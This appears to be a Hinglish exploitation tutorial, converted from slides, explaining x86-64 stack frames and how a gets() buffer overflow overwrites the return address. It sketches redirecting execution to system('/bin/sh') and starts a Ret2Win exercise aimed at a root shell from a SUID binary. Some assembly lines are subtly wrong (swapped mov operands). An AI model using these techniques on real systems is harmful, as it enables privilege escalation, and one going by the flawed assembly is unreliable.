
Next instruction hai. mov karo **1** ko [rbp-0x4] (**means rbp - 4**)



Ab next instruction execute hone wala hai.

► mov [rbp-0x8], 0x2


Yha pr 2 ko mov kiya ja rha hai. [rbp-0x8] (means **2** mov kiya ja rha hai **rbp - 8** me)



To yha pr **2** mov ho gya.

To yha hum dekh skte hai. ki stack frame taiyar ho gya humare pas itna hi data tha jo store krna tha. Is wale function ke wo sare data humne store kr diya. to aise stack kam krtा hai. stack ek location hoti hai. stack ke andar hum chije store krte hai like variable the jo 1 aur 2 store krne the uske alawa return address the. To jo choti-2 chije hoti hai. use hum yha pr store kr lete hai. isliye stack yha pr use hota hai.

Next instruction hai **leave** instruction.




To ye do kam krtा hai ek sath. ye kb aata hai. to jb bhi hum kisi function ko exit krne wale hote hai. to second last function **leave** hota hai. first last function **ret** hota hai.

to ye batata hai ki hum function se bahar jane wale hai to **stack** me jitna data store kiya tha use **clear out** kr do. Iski koi jarurat nhi hai.


ye batata hai. kyoki ab wapas jane wale hai. to is **stack frame** ka kam khtam aur is **function** ka kam khatam. To is area ko khali kr denge taki ise aage kahi use kr paye.

## leave instruction ke do kam.

1. mov rbp, rsp
2. pop rbp




First **mov rbp, rsp**



Second **pop rbp**

Yha pr **pop** stack se value nikalta hai. to sbse upar kiya hai “**saved rbp**” mtlb **rbp** ki value saved hai. ye sabse upar ki value nikalega aur job bhi register diya hai (**rbp**) usme value ko dal dega.



Ye isne **rbp** me jo value saved krke rkhi thi use dal di, to ye apne jagah pr wapas aa gya. Kyoki yhi ka address save krke rkha gya tha.

Ab aata hai, next instruction **ret (return)** instruction.

## ASM Source Code

```
func:  
push rbp  
mov rsp, rbp  
sub rsp, 0x10  
mov [rbp-0x4], 0x1  
mov [rbp-0x8], 0x2  
leave  
► ret
```

```
main:  
call func  
mov rdi, 0x40ED21  
call puts
```

## STACK

rsp ►  
rbp ►

return address

Ab **ret** instruction ko jo value **stack** me sbse upar milegi us value pr return kr jayega. Means wapas chala jayega. Humne return address ko isliye store kiya tha.

To jo is **mov rdi, 0x40ED21** chij ka address tha us pr return kr jayega.

### ASM Source Code

```
func:  
    push    rbp  
    mov     rsp, rbp  
    sub     rsp, 0x10  
    mov     [rbp-0x4], 0x1  
    mov     [rbp-0x8], 0x2  
    leave  
    ret  
  
main:  
    call    func  
    ▶ mov    rdi, 0x40ED21  
    call    puts
```

### STACK

rsp ►  
rbp ►



Uske bad jo code hoga use **mov** karega **rdi** ke andar aur next **call** instruction ise **puts** (print kr dega) **puts** function **print** krne ke liye use hota hai.

### C Source Code

```
void func() {  
    int a = 1;  
    int b = 2;  
    return;  
}  
  
int main() {  
    func();  
    puts("Hello world");  
}
```

### ASM Source Code

```
func:  
    push    rbp  
    mov     rsp, rbp  
    sub     rsp, 0x10  
    mov     [rbp-0x4], 0x1  
    mov     [rbp-0x8], 0x2  
    leave  
    ret  
  
main:  
    call    func  
    ▶ mov    rdi, 0x40ED21  
    call    puts
```


### STACK

rsp ►  
rdi ◉  
rbp ►



=====


Ab hum samjhte hai ki **Stack Overflow** kya hota hai.



Yha hum ek function banate hai. jisme hum ek variable banate hai. **a** aur uske andar hum 1 ko mov krte hai.

fir ek character variable banate hai **array type** ka yani ki hum string lena chah rhe hai. **C program** me string ke liye aise hi banana pdta hai. jiska size 8 hai. aur gets ke help se hum input le rhe hai.


To iska stack kaise banega.



To yha sabse phle retrun addres store hoga, fir rdp ka address save hoga. Fir ye 1 ko store krega, fir user input get krke store krega.


To yha pr jo bhi pichhla function hai. uska return address likha hai. rbp ki jo pichli value hai use save kiya hai. uske bad sbse phle stack me kya aayega. 1 aayega. Uske bad jo character input bna wo yha pr aayega. Mtlb jo bhi user ne input diya wo yha pr aa jayega.

Man lijiye user ne input diya **hello** to wo aa chuka hai hum nich **stack** me dekh skte hai.



To user ko thodi pta hai ki 8 length ka input dalna hai. wo to programmer ne set kr diya.  
ki 8 length ka input dalna hai.

Agar hum 8 se jyada length ka input dal de to kya hoga.




To agli chij jo hogi **stack** me use overwrite kr dega. To isne **1** ko overwrite kr diya.

Humne **8** se jyada **AAAA** dal diye to isne overwrite kr diya. a ki value ab 1 ht ke **AAAA** ho gyi.


So, why it is **dangerous**.

Man lo humne aur jyada **AAAA** dal diya to humne sb kuchh **overwrite** kr diya saved rbp ke address ko bhi aur return address ko bhi.

Jaise ki hum niche dekh skte hai.




To ab isse hogा kya jb sari chije puri ho jayengi. To hum **return** instruction pr aayenge. Aur **stack** me jo sbse upar value hogi uspr **return** krne ki koshish karenge.



To yha pr return address me jo address thi use bhi overwrite kr diya tha humne. To uski value bhi **AAAAAAAAAAAAAA** ho gyi hai.

To kya yh return kr payega.



Nhi kr payega, to segment fault ka error through karega.

Iska mtlb ye hota hai ki ye jo aapne value dali hai ye valid address nhi hai.

# SEGMENTATION FAULT

0X4141414141414141 Is Not A Valid Address

```
void func() {  
    int a = 1;  
    char input[8];  
    gets(input);  
    ►return AAAAAAAA;  
}
```

STACK

rsp ►

rbp ►



A jo hota hai use hum hex me **0x41** hota hai. aur memory ke andar sb kuchh hex me dikhta hai humko.

To yha pr ye crash ho jayega application aur hume milega segment fault error.

Lekin hum ise exploit kaise karenge, shell kaise lenge.

```
void func() {  
    int a = 1;  
    char input[8];  
    gets(input);  
    ►return system("/bin/sh");  
}
```

To hum kuchh aisa input dal de to ye **/bin/sh** pr return kr jayega.

Jis function ne ise call kiya tha us pr na return krke ye system function pr return kr jayega. With argument **/bin/sh**

to isse hume **shell** mil jayega. **system()** function system me command run krne ke liye use hota hai. aur humne argument me command diya **/bin/sh** jisse hume shell mil jayega.

**Stack Overflow** me humara main kam hota hai kisi tarah se overflow krke saved return address ko apne shell code se overwrite krna. Agar humne use overwrite kr diya apne value se to iska mtlb to hum usme ye bhi likh skta hun **system("/bin/sh")**. (means system function ko call karo with argument **"/bin/sh"** se) Wo call karega aur hume shell mil jayega. to humne binary ko exploit kr diya hum **Remote Code Execution(RCE)** mil gya.

```
#####
```

## Stack Overflow Ret2Win

Isme hum **Ret2Win(Return to Win)** techinque ka use lene wale hai.

```
→ Ret2Win ls -la
total 28
drwxrwxrwx 2 root root 4096 Apr 23 18:03 .
drwxrwxrwx 7 root root 4096 Apr 19 03:35 ..
-rwsr-xr-x 1 root root 17048 Apr 19 03:02 ret2win
→ Ret2Win
```

Yha hume ek **binary** di gayi hai. aur us pr **suid bit** permission set hai. aur koi **source code** file nhi di gyi hai.

Aur hum hai hellsender user.

```
→ Ret2Win whoami
hellsender
→ Ret2Win
```

Aur humara task hai binary ko exploit krke **root** user ka shell lena.

Ah is binary ko run karke dekh lete hai.

```
→ Ret2Win ./ret2win
Enter Your Name - TCE
Value Of Number Is - 8
→ Ret2Win
```

